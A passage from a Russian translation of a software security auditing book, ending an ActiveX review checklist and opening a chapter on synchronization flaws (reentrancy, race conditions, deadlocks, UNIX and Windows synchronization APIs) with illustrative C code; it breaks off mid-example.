Этот ключ и значение обычно отсутствуют, поэтому они должны быть созданы установщиком control. Разработчики часто заставляют новый control устанавливать это значение для всех предыдущих версий, чтобы предотвратить установку ранних версий. Отмечайте, задано ли это значение; если нет, возможно, стоит посмотреть уязвимости в предыдущих версиях control.

Потоки в ActiveX

Большинство ActiveX controls зарегистрированы для модели STA, поэтому проблемы синхронизации потоков обычно не являются проблемой. Однако ActiveX control может быть зарегистрирован как MTA. Эта модель плоха с точки зрения удобства использования, потому что может вызывать проблемы синхронизации GUI. Однако MTA control также может открывать уязвимости синхронизации.

Ревью ActiveX controls

Проприетарные ActiveX controls часто не одобряются в современной разработке веб-приложений. Их в основном заменили более новые технологии, более переносимые и менее склонные к проблемам безопасности. Однако они все еще развернуты во многих устаревших и корпоративных интранет-сайтах. Как ревьюер, в первую очередь нужно подумать, необходим ли размещаемый в вебе ActiveX control, и определить стоимость его замены.

Если control необходим, проверяйте его так же, как любое другое бинарное приложение. Однако также нужно убедиться, что control учитывает соображения, упомянутые ранее в этом разделе. Вот базовый checklist:

1. Если вы проверяете control как часть более крупной системы, убедитесь, что он подписан сертификатом, которому доверяют клиенты. Если control не подписан, ищите уязвимости в остальной системе, которые позволили бы атакующим развернуть злонамеренный control.
2. Если control должен быть помечен safe for scripting, тщательно оцените все открытые пути `IDispatch`, включая уязвимости, возникающие из предполагаемой функциональности, и уязвимости реализации.
3. Если control должен быть помечен safe for initialization, тщательно оцените все вызовы `IPersist`. Ищите любое раскрытие чувствительных данных. Также ищите любую неправильную обработку постоянных данных, например условия, которые могут привести к повреждению памяти.
4. Проверьте, ограничен ли control сайтом. Если да, ищите уязвимости в реализации ограничения, которые могли бы позволить создать его экземпляр другим сайтом. Также проверяйте любые другие уязвимости реализации, которые могут сделать этот интерфейс эксплуатируемым. Если control является частью более крупной системы, ищите уязвимости веб-приложения, которые можно использовать для обхода site lock.

5. Проверьте, устанавливает ли control kill bit для предыдущих версий. Если нет, возможно, стоит выполнить поверхностный анализ уязвимостей ранних версий control.
6. Если control использует модель MTA, проверяйте проблемы синхронизации, которые могут быть эксплуатированы scriptable methods.

Резюме

Windows предоставляет множество родных механизмов IPC, которые приложения могут использовать для связи друг с другом независимо от того, находятся они на одном компьютере или на разных компьютерах, разделяющих общую сеть. Несмотря на богатую модель безопасности, эти механизмы IPC могут увеличивать поверхность атаки приложения и тем самым повышать риск компрометации. Вы изучили разрешения доступа, доступные в механизмах Windows IPC, и последствия использования этих средств контроля доступа программистами в разных обстоятельствах. Вы также увидели, что недобросовестные приложения могут атаковать нижележащие механизмы IPC, чтобы олицетворять или отключать легитимные системные службы. Понимая эти уязвимости и способы атаки на них, вы сможете выявлять, оценивать и предотвращать их.

Глава 13. Синхронизация и состояние

"Будущее влияет на настоящее не меньше, чем прошлое".

Фридрих Ницше


Введение

До этого момента большинство уязвимостей, которые вы видели, возникали в одиночном синхронном пути выполнения; то есть каждую уязвимость можно было проследить от одной точки входа до конечной точки. Однако большая часть современного программного обеспечения реагирует асинхронно на внешние триггеры, такие как UNIX-сигналы, события Windows или выброшенные исключения. Асинхронное выполнение становится еще более распространенным с ростом популярности многопоточного программирования, где разные потоки выполнения разделяют одно адресное пространство. Такие многопоточные и многопроцессные приложения вводят уникальные уязвимости безопасности, возникающие, когда атакующий может манипулировать состоянием конкурентных экземпляров выполнения. Эта глава показывает, как понимать и выявлять сложные уязвимости, возникающие из-за недосмотров безопасности в таком типе манипуляции состоянием.

Проблемы синхронизации

Некоторые типы операций требуют **атомарности**, то есть должны происходить как непрерываемая последовательность. Ошибки могут возникать, когда приложения не обеспечивают требования атомарности между конкурентными экземплярами выполнения. Чтобы понять эту проблему, представьте два процесса, разделяющих сегмент памяти: один процесс пишет в него, а другой читает из него, как показано на рисунке 13-1.

Рисунок 13-1. Разделяемая память между двумя процессами



Процесс-читатель может быть прерван при копировании данных из сегмента памяти процессом-писателем, который помещает альтернативные данные в место, откуда идет чтение. Аналогично процесс-писатель может быть прерван читателем, когда он записал данные в разделяемый сегмент памяти только наполовину. В обеих ситуациях говорят, что разделяемый сегмент памяти находится в несогласованном состоянии, потому что он находится посреди операции, которая должна была быть атомарной между двумя процессами.

ОС предоставляют примитивы синхронизации, решающие требования конкурентного программирования. Атомарный доступ к ресурсам часто управляется через примитив взаимного исключения, или **mutex**. Когда поток пытается получить доступ к разделяемому ресурсу, он сначала должен захватить mutex. Захват mutex означает, что другие процессы или потоки, пытающиеся захватить тот же mutex, блокируются, то есть ждут, пока владелец не освободит mutex. Захват владения mutex также может называться locking или holding; освобождение владения mutex может называться unlocking или signaling.

К сожалению, сложные требования блокировок могут затруднять правильное использование API синхронизации. Кроме того, код с проблемами конкурентности проявляет симптомы нечасто, а ошибочные условия часто выглядят случайными и невоспроизводимыми. Такое сочетание факторов делает проблемы конкурентности чрезвычайно трудными для выявления и трассировки. В результате ошибки такого рода легко остаются недиагностированными долгое время просто потому, что баг нельзя воспроизвести с вводом, который кажется идентичным. Следующие разделы рассматривают базовые проблемы, которые вводит конкурентное программирование, чтобы позже в главе вы могли связать этот материал с более конкретными уязвимостями.

Реентерабельность и async-safe код

Первый шаг в понимании проблем конкурентности - знакомство с понятием **реентерабельности**. Реентерабельность означает способность функции работать правильно даже тогда, когда она прерывается другим выполняющимся потоком, вызывающим ту же функцию. То есть функция является реентерабельной, если несколько экземпляров одной и той же функции могут одновременно выполняться в одном адресном пространстве, не создавая потенциала для несогласованных состояний. Рассмотрим пример нереентерабельной функции:

```
struct list *global_list;
int global_list_count;

int list_add(struct list *element)
{
    struct list *tmp;

    if (global_list_count > MAX_ENTRIES)
        return -1;

    for (list = global_list; list->next; list = list->next)
        ;

    list->next = element;
    element->next = NULL;
    global_list_count++;

    return 0;
}
```

Для этого примера предположим, что существует функция `list_init()`, инициализирующая список одним элементом, чтобы в функции `list_add()` не происходило разыменование NULL-указателя. Эта функция добавляет элемент в список как должна, но она не является реентерабельной. Если ее прервет другой выполняющийся поток, который также вызовет `list_add()`, оба экземпляра функции одновременно изменят переменные `global_list` и

global_list_count, что приведет к непредсказуемым результатам. Чтобы функция была реентерабельной, она не должна изменять глобальные переменные или разделяемые ресурсы без достаточных механизмов блокировки. Вот еще один пример функции, нереентерабельно обрабатывающей глобальные данные:

```
struct CONNECTION {
    int sock;
    unsigned char *buffer;
    size_t bytes_available, bytes_allocated;
} client;

size_t bytes_available(void)
{
    return client->bytes_available;
}

int retrieve_data(char *buffer, size_t length)
{
    if (length < bytes_available())
        memcpy(buffer, client->buffer, length);
    else
        memcpy(buffer, client->buffer, bytes_available());

    return 0;
}
```

Функция retrieve_data() читает данные из глобальной структуры в буфер назначения. Чтобы не переполнить буфер назначения, параметр length проверяется относительно числа байтов, доступных в буфере данных, полученном от клиента. Код корректен в одном непрерываемом контексте, но что произойдет, если прервать эту функцию другим потоком, изменяющим состояние структуры CONNECTION клиента? Конкретно можно сделать так, чтобы bytes_available() сначала вернула значение меньше length, а затем прервать ее перед операцией memcpy() функцией, которая изменит client->bytes_available на значение больше length. Поэтому, когда выполнение программы вернется в retrieve_data(), она скопирует неправильное число байтов в буфер, что приведет к переполнению.

Как видите, проблемы синхронизации могут быть очень тонкими, и даже код, который на первый взгляд выглядит безопасным, может внезапно стать небезопасным, когда помещается в прерываемую среду, например в многопоточное приложение. Эта глава рассматривает несколько типов уязвимостей, напрямую возникающих из-за использования нереентерабельных функций там, где требуется реентерабельность.

Состояния гонки

Говорят, что программа содержит **состояние гонки**, если результат операции успешен только при условии, что определенные ресурсы обрабатываются в ожидаемом порядке. Если ресурсы используются не в этом конкретном порядке, поведение программы изменяется, а результат становится неопределенным. Чтобы понять эту проблему, рассмотрим программу, содержащую несколько потоков: поток-производитель, который добавляет объекты в очередь, и несколько потребителей, которые забирают объекты из очереди и обрабатывают их, как показано в следующем коде:

```
struct element *queue;

int queueThread(void)
{
    struct element *new_obj, *tmp;

    for (;;) {
        wait_for_request();
        new_obj = get_request();
```

```
        if (queue == NULL) {
            queue = new_obj;
            continue;
        }

        for (tmp = queue; tmp->next; tmp = tmp->next)
            ;

        tmp->next = new_obj;
    }
}

int dequeueThread(void)
{
    for (;;) {
        struct element *elem;

        if (queue == NULL)
            continue;

        elem = queue;
        queue = queue->next;

        /* ... process element ... */
    }
}
```

Проблема этого кода в том, что он изменяет разделяемую структуру без какой-либо блокировки, гарантирующей, что другие потоки не будут одновременно изменять или читать ту же структуру. Представьте, например, что `dequeueThread()` работает в одном потоке и выполняет следующую инструкцию:

```
elem = queue;
```

Структура находится в несогласованном состоянии, если поток прерывается после выполнения этого кода, но до обновления переменной `queue`, которая должна указывать на следующий элемент. Такое состояние приводит к тому, что два потока извлекают из очереди один и тот же элемент и одновременно пытаются с ним работать.

Starvation и deadlocks

Starvation может происходить, когда поток или набор потоков по какой-то причине никогда не получает владение объектом синхронизации, так что потокам не дают выполнить работу, которую они должны выполнить. Starvation может быть результатом того, что поток ждет захвата владения слишком многими объектами, или того, что другие потоки с более высоким приоритетом постоянно захватывают CPU, не позволяя потоку с более низким приоритетом когда-либо быть запланированным на выполнение.

Deadlocks - еще одна проблема, часто встречающаяся в конкурентном программировании. Они возникают, когда два или более потоков одновременно используют несколько объектов синхронизации, но в разном порядке. В этой ситуации блокировка используется для предотвращения состояния гонки, но блокировки захватываются в неожиданном порядке, так что два потока выполнения ждут блокировки, которые никогда не могут быть освобождены, потому что ими владеет другой поток. Следующий код показывает простой пример:

```
int thread1(void)
{
    lock(mutex1);
    /* ... code ... */
    lock(mutex2);
    /* ... more code ... */
    unlock(mutex2);
    unlock(mutex1);
```

```
    return 0;
}

int thread2(void)
{
    lock(mutex2);
    /* ... code ... */
    lock(mutex1);
    /* ... more code ... */
    unlock(mutex2);
    unlock(mutex1);
    return 0;
}
```

В этом примере есть два потока, которые используют `mutex1` и `mutex2`, но в разном порядке, и оба потока блокируют их одновременно. Это рецепт катастрофы. Проблему проще всего понять, проиграв примерный сценарий:

1. `thread1` блокирует `mutex1`.
2. `thread2` прерывает выполнение и блокирует `mutex2`.
3. `thread2` пытается заблокировать `mutex1`, но им владеет `thread1`, поэтому `thread2` блокируется.
4. `thread1` возобновляет выполнение и пытается заблокировать `mutex2`, но им владеет `thread2`, поэтому `thread1` блокируется.

Теперь оба потока не могут продолжить выполнение, потому что ждут условия, которое никогда не может быть выполнено. Чтобы deadlock был возможен, должны существовать четыре условия:

• *Mutual exclusion* - программе нужен эксклюзивный доступ к ресурсу.
• *Hold and wait* - поток или процесс должен заблокировать один ресурс и затем ждать другой.
• *No preemption* - внешняя сущность не может заставить поток или процесс отказаться от владения ресурсом.
• *Circular wait* - потоки или процессы ждут объекты синхронизации по кругу. То есть `thread1` может ждать ресурс от `thread2`, который ждет ресурс от `thread3`, который ждет ресурс от `thread1`.

Если в программе существуют все четыре условия, есть возможность deadlock. Deadlock также может возникнуть, если поток или процесс из-за ошибки программирования не освобождает ресурс тогда, когда должен.

Синхронизация процессов

Конкурентное программирование требует использования сервисов **синхронизации процессов**, которые ядро предоставляет userland-приложениям. И UNIX, и Windows предоставляют такие сервисы; однако они сильно различаются в реализации и семантике. Следующие разделы представляют API синхронизации UNIX и Windows, а также их фундаментальные примитивы синхронизации.

Синхронизация процессов System V

Глава 10, "UNIX II: процессы", представила механизмы System V IPC, доступные в большинстве UNIX-ОС. Они включают три объекта, видимые в пространстве имен ядра и пригодные для взаимодействия несвязанных процессов: семафоры, очереди сообщений и сегменты разделяемой памяти. Это обсуждение сосредоточено на семафорах, поскольку они наиболее релевантны при обсуждении синхронизации.

Примечание

Сегменты разделяемой памяти имеют некоторое отношение к синхронизации, поскольку процессы, разделяющие сегмент памяти, должны обеспечить корректный взаимно исключающий доступ, чтобы к разделяемому сегменту памяти не обращались, когда он находится в несогласованном состоянии. Однако проблема синхронизации состоит не в самой разделяемой памяти, а в механизмах, установленных для доступа к этому объекту, как и в случае любого другого разделяемого ресурса. Поэтому разделяемая память далее в этом разделе не обсуждается.

Семафоры

Семафор - это блокирующее устройство, использующее счетчик для ограничения числа экземпляров, которые могут быть захвачены. Этот счетчик уменьшается каждый раз, когда семафор захватывается, и увеличивается каждый раз, когда семафор освобождается. Когда счетчик равен нулю, любые попытки захватить семафор заставляют вызывающего заблокироваться.

В System V IPC API семафоры представлены ID. System V также позволяет манипулировать семафорами в наборах, то есть массивах семафоров, которые программисты создают, чтобы группировать связанные семафоры в одну единицу. Функции для манипуляции семафорами и наборами семафоров описаны ниже.

Функция `semget()` создает новый набор семафоров или получает существующий набор семафоров:

```
int semget(key_t key, int nsems, int semflg)
```

Новый набор семафоров создается, если значение `key` равно `IPC_PRIVATE` или если в `semflg` установлен флаг `IPC_CREAT`. Доступ к существующему набору семафоров выполняется путем передачи соответствующего ключа первым параметром; если ключ не совпадает с существующим семафором, возвращается ошибка. Если установлены оба флага `IPC_CREAT` и `IPC_EXCL`, а семафор с таким же ключом уже существует, вместо создания нового семафора возвращается ошибка.

Параметр `nsems` указывает, сколько семафоров должно существовать в заданном наборе; если используется один семафор, передается значение 1. Параметр `semflg` используется, чтобы указать, какие разрешения доступа должен иметь набор семафоров, а также следующие аргументы:

- `IPC_CREAT` - создать новый набор, если он еще не существует.
- `IPC_EXCL` - создать новый набор семафоров или вернуть ошибку, если он уже существует.
- `IPC_NOWAIT` - вернуться с ошибкой, если для запроса требуется ждать ресурс.

Младшие девять битов `semflg` предоставляют стандартную UNIX-маску разрешений для owner, group и world. Разрешение на чтение позволяет доступ к семафору, запись предоставляет право изменения, а execute не используется.

Функция `semop()` выполняет операцию над выбранными семафорами в наборе семафоров, на который ссылается `semid`:

```
int semop(int semid, struct sembuf *sops, unsigned nsops)
```

Массив `sops` содержит серию структур `sembuf`, описывающих операции, которые нужно выполнить над конкретными семафорами в наборе. Эта функция в основном используется для ожидания семафора или сигнализации семафору, в зависимости от значения `sem_op` в каждой структуре. Значение `sem_op` имеет следующие эффекты:

• Если параметр `sem_op` больше 0, он добавляется к внутреннему целому числу в структуре семафора, что фактически эквивалентно выдаче нескольких сигналов семафору.
• Если значение `sem_op` равно 0, процесс ждет, то есть переводится в сон, пока значение семафора не станет 0.
• Если значение `sem_op` меньше 0, это значение добавляется к внутреннему целому числу в структуре семафора. Поскольку `sem_op` отрицателен, операция на самом деле является вычитанием. Такая операция похожа на выдачу нескольких ожиданий семафору и может перевести процесс в сон.

Функция `semctl()` используется для выполнения управляющей операции над семафором, на который ссылается `semid`:

```
int semctl(int semid, int semnum, int cmd, ...)
```

Значение `cmd` может быть одним из следующих:

• `IPC_STAT` - скопировать структуру семафора, хранящуюся в ядре, в буфер пользовательского пространства. Требует прав чтения к семафору.
• `IPC_SET` - обновить UID, GID или режим набора семафоров. Требует, чтобы вызывающий был super-user или создателем набора.
• `IPC_RMID` - удалить набор семафоров. Требует привилегий super-user или чтобы вызывающий был создателем набора.
• `SETALL` - установить целочисленное значение во всех семафорах набора в конкретное значение.
• `SETVAL` - установить конкретный семафор в наборе семафоров в конкретное значение.

Можно выполнить и ряд других операций, но они не релевантны этому обсуждению. Заинтересованные читатели могут обратиться к man page `semctl()`.

Синхронизация процессов Windows

Win32 API предоставляет объекты, которые могут синхронизировать ряд потоков в одном процессе, а также объекты, которые можно использовать для синхронизации процессов в системе. Есть четыре объекта межпроцессной синхронизации: mutexes (`Mutex` или `Mutant`), events (`Event`), semaphores (`Semaphore`) и waitable timers (`WaitableTimer`). У каждого объекта есть signaled state, в котором он может быть захвачен, и unsignaled state, в котором попытка захвата заставит вызывающего ждать соответствующего освобождения. Объекты синхронизации могут создаваться как именованные или безымянные объекты и, как все защищаемые объекты, ссылаются через тип данных `HANDLE`.

Примечание

Windows использует единое пространство имен для всех mutexes, events, semaphores, waitable timers, jobs и file-mappings. Поэтому экземпляры этих шести типов объектов не могут иметь одно и то же имя. Например, попытка создать mutex с именем `MySync` завершится ошибкой, если семафор с именем `MySync` уже существует.

Функции ожидания

Все объекты синхронизации Windows захватываются, то есть по ним выполняется ожидание, одним и тем же набором функций. Эти функции переводят вызывающий процесс в сон, пока ожидаемый объект не станет signaled. Некоторые объекты также могут изменяться вызовом функции ожидания. Например, с mutex вызывающий получает владение объектом после успешного завершения функции ожидания. Поскольку функции ожидания общие для всех объектов синхронизации, лучше

обсудить их до самих объектов.

Функция `WaitForSingleObject()` ожидает объект синхронизации, заданный `hHandle`, в течение максимального периода времени, заданного `dwMilliseconds`:

```
DWORD WaitForSingleObject(HANDLE hHandle, DWORD dwMilliseconds)
```

Следующая функция работает так же, как `WaitForSingleObject()`, но имеет дополнительный параметр `bAlertable`:

```
DWORD WaitForSingleObjectEx(
    HANDLE hHandle,
    DWORD dwMilliseconds,
    BOOL bAlertable
)
```

Этот параметр указывает, что процесс alertable, то есть I/O completion routine или **asynchronous procedure call (APC)** может быть выполнен после успешного возврата из этой функции. Для целей этого обсуждения параметр неважен.

Примечание

APC - распространенная идиома Windows в процедурах I/O и IPC. На самом базовом уровне это callback routines, которые можно запланировать для выполнения в ближайший удобный для процесса момент. Ближайший удобный момент - когда процесс alertable, то есть ожидает объект, и выполняет код уровня userland, то есть не находится посреди выполнения системного вызова. Подробнее об APC см. *Microsoft Windows Internals, 4th Edition* Марка Руссиновича и Дэвида Соломона (Microsoft Press, 2004).

Следующая функция похожа на `WaitForSingleObject()`, но ожидает несколько объектов, заданных как массив дескрипторов (`lpHandles`) с `nCount` элементами:

```
DWORD WaitForMultipleObjects(
    DWORD nCount,
    const HANDLE *lpHandles,
    BOOL bWaitAll,
    DWORD dwMilliseconds
)
```

Если `bWaitAll` установлен в TRUE, эта функция ждет, пока все объекты, указанные в массиве `lpHandles`, станут signaled; иначе она ждет, пока signaled станет только один из объектов, и затем возвращается. Как и в `WaitForSingleObject()`, параметр `dwMilliseconds` определяет максимальное время, которое функция должна ждать до возврата.

Следующая функция работает так же, как `WaitForMultipleObjects()`, но имеет дополнительный параметр `bAlertable`:

```
DWORD WaitForMultipleObjectsEx(
    DWORD nCount,
    const HANDLE *lpHandles,
    BOOL bWaitAll,
    DWORD dwMilliseconds,
    BOOL bAlertable
)
```

Как и в `WaitForSingleObjectEx()`, этот параметр указывает, что I/O completion routine или APC может быть выполнен после успешного возврата из функции.

Объекты Mutex

Windows предоставляет реализацию стандартного примитива синхронизации mutex. Когда поток блокирует mutex, другие потоки, пытающиеся заблокировать тот же mutex, переводятся в сон, пока он не будет освобожден. После освобождения один из ожидающих потоков будет пробужден и захватит mutex. Есть три функции API, специально предназначенные для создания mutex и управления ими.

Функция `CreateMutex()` используется для создания нового mutex:

```
HANDLE CreateMutex(
    LPSECURITY_ATTRIBUTES lpMutexAttributes,
    BOOL bInitialOwner,
    LPCSTR lpName
)
```

Параметр `lpMutexAttributes` описывает атрибуты безопасности создаваемого mutex. Установка параметра `bInitialOwner` в TRUE создает mutex в заблокированном состоянии и дает вызывающему начальное владение. Последний параметр, `lpName`, передает имя объекта или NULL для безымянного mutex. Если mutex с таким же именем уже существует, вызывающему возвращается существующий mutex вместо нового. Когда открывается существующий mutex, параметр `bInitialOwner` игнорируется.

Следующая функция открывает существующий объект mutex:

```
HANDLE OpenMutex(
    DWORD dwDesiredAccess,
    BOOL bInheritHandle,
    LPCSTR lpName
)
```

Параметр `dwDesiredAccess` описывает, какие права доступа запрашивает вызывающий. Параметр `bInheritHandle` описывает, должен ли этот дескриптор наследоваться через вызов `CreateProcess()`, а параметр `lpName` - имя mutex, который нужно открыть.

Функция `ReleaseMutex()` сигнализирует mutex, чтобы другие потоки, ожидающие его, могли заявить владение им, то есть заблокировать его:

```
BOOL ReleaseMutex(HANDLE hMutex)
```

Поток, использующий эту функцию, должен владеть mutex и иметь право доступа `MUTEX_MODIFY_STATE` для выполнения этой операции. Текущий владелец mutex может многократно захватывать его, никогда не блокируясь. Однако mutex не освобождается, пока число вызовов `ReleaseMutex()` не сравняется с числом раз, которое mutex был захвачен текущим владельцем. В обсуждении "IPC Object Scoreboards" далее в этой главе вы увидите, как именно это может стать проблемой.

Объекты Event

Объект event используется, чтобы сообщить другому потоку или процессу, что событие произошло. Как и mutex, объект event всегда находится в signaled или nonsignaled state. Когда он находится в nonsignaled state, любой поток, ожидающий event, переводится в сон, пока объект не станет signaled. Event отличается от mutex тем, что может использоваться для широковещательного уведомления серии потоков одновременно. В этом случае поток не имеет эксклюзивного владения объектом event.

Объекты event можно дополнительно разделить на два подтипа: manual-reset events и auto-reset events. Manual-reset event - это event, в котором объект остается в signaled state, пока поток вручную не переведет его в nonsignaled state. Auto-reset event - это event, который автоматически переводится в nonsignaled state после пробуждения ожидающего потока. Создание event и манипуляция им требуют функций, описанных ниже.

Функция `CreateEvent()` используется для создания нового объекта event с атрибутами безопасности, описанными параметром `lpEventAttributes`:

```
HANDLE CreateEvent(
    LPSECURITY_ATTRIBUTES lpEventAttributes,
    BOOL bManualReset,
    BOOL bInitialState,
    LPCSTR lpName
)
```

Параметр `bManualReset` указывает, является ли объект manual-reset или auto-reset; значение TRUE создает manual-reset объект, а значение FALSE создает auto-reset объект. Параметр `bInitialState` указывает начальное состояние event; значение TRUE устанавливает объект в signaled state, а значение FALSE - в nonsignaled state. Наконец, `lpName` указывает имя создаваемого объекта event или NULL для безымянного event. Как и с mutexes, передача имени существующего объекта event приводит к его открытию вместо создания нового.

Функция `OpenEvent()` работает так же, как `OpenMutex()`, но открывает ранее созданный event, а не mutex:

```
HANDLE OpenEvent(
    DWORD dwDesiredAccess,
    BOOL bInheritHandle,
    LPCSTR lpName
)
```

Функция `SetEvent()` переводит event в signaled state. Чтобы использовать эту функцию, вызывающий должен иметь права доступа `EVENT_MODIFY_STATE`:

```
BOOL SetEvent(HANDLE hEvent)
```

Функция `ResetEvent()` переводит event в nonsignaled state:

```
BOOL ResetEvent(HANDLE hEvent)
```

Эта функция используется только для manual-reset events, потому что они требуют, чтобы потоки сбрасывали event в nonsignaled state. Эта функция также требует, чтобы вызывающий имел права доступа `EVENT_MODIFY_STATE` к event.

Объекты Semaphore

Как и в других операционных системах, семафоры используются, чтобы разрешить ограниченному числу потоков доступ к некоторому разделяемому объекту. Семафор поддерживает счетчик, инициализированный максимальным числом захватывающих потоков. Этот счетчик уменьшается каждый раз, когда на объекте вызывается функция ожидания. Когда счетчик становится равным нулю, объект больше не находится в signaled state, поэтому дополнительные потоки, использующие функцию ожидания на объекте, блокируются. Функции для работы с семафорами описаны ниже.

Функция `CreateSemaphore()` создает новый семафор или открывает существующий семафор, если объект с тем же именем уже существует:

```
HANDLE CreateSemaphore(
    LPSECURITY_ATTRIBUTES lpAttributes,
    LONG lInitialCount,
    LONG lMaximumCount,
    LPCSTR lpName
)
```

Параметр `lInitialCount` указывает начальное значение счетчика семафора. Это значение должно быть между 0 и `lMaximumCount` включительно. Если значение равно 0, семафор находится в nonsignaled state; иначе при инициализации он находится в signaled state. Параметр `lMaximumCount` задает максимальное число потоков, которые могут одновременно ждать этот

объект без блокировки.

Функция `OpenSemaphore()` открывает существующий семафор и работает так же, как `OpenMutex()` и `OpenEvent()`:

```
HANDLE OpenSemaphore(
    DWORD dwDesiredAccess,
    BOOL bInheritable,
    LPCSTR lpName
)
```

Функция `ReleaseSemaphore()` увеличивает счетчик семафора на величину, заданную в `lReleaseCount`:

```
BOOL ReleaseSemaphore(
    HANDLE hSemaphore,
    LONG lReleaseCount,
    LPLONG lpPreviousCount
)
```

Эта функция завершается неудачей, если `lReleaseCount` заставляет семафор превысить его внутренний максимальный счетчик. `lpPreviousCount` сохраняет предыдущий счетчик семафора до вызова этой функции. Обычно вызов этой функции оставляет семафор в signaled state, потому что итоговый счетчик больше нуля.

Объекты Waitable Timer

Waitable timer, или просто timer, используется для планирования работы потоков в более позднее время: он становится signaled после истечения временного интервала. Есть два типа waitable timers: manual-reset и synchronization timers. Manual-reset timer остается signaled, пока его вручную не сбросят в nonsignaled state. Synchronization timer остается signaled, пока поток не завершит функцию ожидания на нем. Кроме того, любой waitable timer может быть periodic timer, то есть таймером, который автоматически повторно активируется каждый раз, когда истекает указанный интервал. Функции для работы с waitable timers описаны ниже.

Функция `CreateWaitableTimer()` работает так же, как другие функции `Create*()`:

```
HANDLE CreateWaitableTimer(
    LPSECURITY_ATTRIBUTES lpAttributes,
    BOOL bManualReset,
    LPCSTR lpName
)
```

Параметр `bManualReset` задает, должен ли таймер быть manual-reset timer или synchronization timer. Значение TRUE указывает, что это manual-reset timer, а значение FALSE - что это synchronization timer.

Функция `OpenWaitableTimer()` используется для открытия существующего именованного объекта waitable timer. Она работает так же, как другие функции `Open*()`:

```
HANDLE OpenWaitableTimer(
    DWORD dwDesiredAccess,
    BOOL bInheritable,
    LPCSTR lpName
)
```

Функция `SetWaitableTimer()` отвечает за инициализацию waitable timer временным интервалом:

```
BOOL SetWaitableTimer(
    HANDLE hTimer,
    const LARGE_INTEGER *pDueTime,
    LONG lPeriod,
    PTIMERAPCROUTINE pfnCompletionRoutine,
    LPVOID lpArgToCompletionRoutine,
    BOOL fResume
```

```
)
```

Параметр `pDueTime` задает интервал, после которого таймер должен стать signaled, а параметр `lPeriod` задает, должен ли этот таймер повторно активироваться после истечения временного интервала. Значение больше 0 указывает, что должен, а значение 0 указывает, что он должен сигнализировать только один раз. Следующие два параметра - указатель на необязательную completion routine, вызываемую после сигнализации таймера, и аргумент для этой completion routine. Эта процедура ставится в очередь как user-mode APC. Наконец, параметр `fResume` указывает, что система должна выйти из suspend mode, если она находится в suspend при активации таймера.

Следующая функция деактивирует активный таймер:

```
BOOL CancelWaitableTimer(HANDLE hTimer)
```

Чтобы эта функция сработала, вызывающий должен иметь доступ `TIMER_MODIFY_STATE` к объекту.

Уязвимости межпроцессной синхронизации

Теперь, когда вы знакомы с примитивами синхронизации, можно начать рассматривать, какие типы уязвимостей могут возникнуть из-за неправильного или небезопасного использования этих примитивов.

Неиспользование

Очевидно, проблема возникает, когда объекты синхронизации требуются, но не используются. В частности, если два процесса пытаются обращаться к разделяемому ресурсу, может возникнуть состояние гонки. Рассмотрим простой пример:

```
char *users[NUSERS];
int curr_idx = 0;

DWORD phoneConferenceThread(SOCKET s)
{
    char *name;

    name = readString(s);
    if (name == NULL)
        return 0;

    if (curr_idx >= NUSERS)
        return 0;

    users[curr_idx] = name;
    curr_idx++;

    /* ... more stuff ... */
}
```

Предположим, daemon принимает соединения на listening socket, и каждое новое соединение порождает поток, выполняющий код из примера. Очевидно, есть проблема с изменением переменных `users` и `curr_idx` без использования объектов синхронизации. Вы видите, что функция нереентерабельна из-за обработки глобальных переменных; поэтому вызов этой функции в нескольких конкурентных потоках в итоге проявит неожиданное поведение из-за неатомарного доступа к глобальным переменным. Неспособность использовать примитивы синхронизации в этом случае может привести к переполнению массива `users` или к неожиданной перезаписи имени в массиве `users`.

Когда вы аудитируете код, работающий с неправильно заблокированным разделяемым ресурсом, важно определить последствия доступа нескольких потоков к этому ресурсу. В реальности разработчики довольно редко полностью игнорируют вопросы конкурентности и не используют никакой формы объектов синхронизации. Однако разработчики могут ошибаться и забывать использовать примитивы синхронизации в неожиданных или редко выполняемых путях кода. Раздел "Уязвимости потоков" далее в этой главе приводит пример этой проблемы в ядре Linux.

Неправильное использование объектов синхронизации

Неправильное использование объектов синхронизации тоже может вызывать проблемы. Эти типы ошибок обычно происходят потому, что разработчики не полностью понимают API или не проверяют возникновение определенных исключительных условий, например не проверяют возвращаемые значения. Чтобы определить, когда такая ошибка совершена, нужно сопоставить вызовы API синхронизации с тем, как они появляются в программе, а затем определить, соответствуют ли они намерениям разработчика. Следующий код показывает пример неправильного использования функции синхронизации. Сначала есть функция инициализации программы, содержащей несколько потоков. Один поток читает запросы из сети и добавляет задания в глобальную очередь, а серия потоков читает задания из очереди и обрабатывает их.

```
HANDLE queueEvent, jobThreads[NUMTHREADS + 1];
struct element *queue;
HANDLE queueMutex;
SOCKET fd;

DWORD initJobThreads(void)
{
    int i;

    queueEvent = CreateEvent(NULL, TRUE, FALSE, NULL);
    if (queueEvent == NULL)
        return -1;

    queueMutex = CreateMutex(NULL, FALSE, NULL);

    for (i = 0; i < NUMTHREADS; i++) {
        jobThreads[i] = CreateThread(NULL, 0, processJob, NULL, 0, NULL);
        if (jobThreads[i] == NULL) {
            /* ... error handle ... */
        }
    }

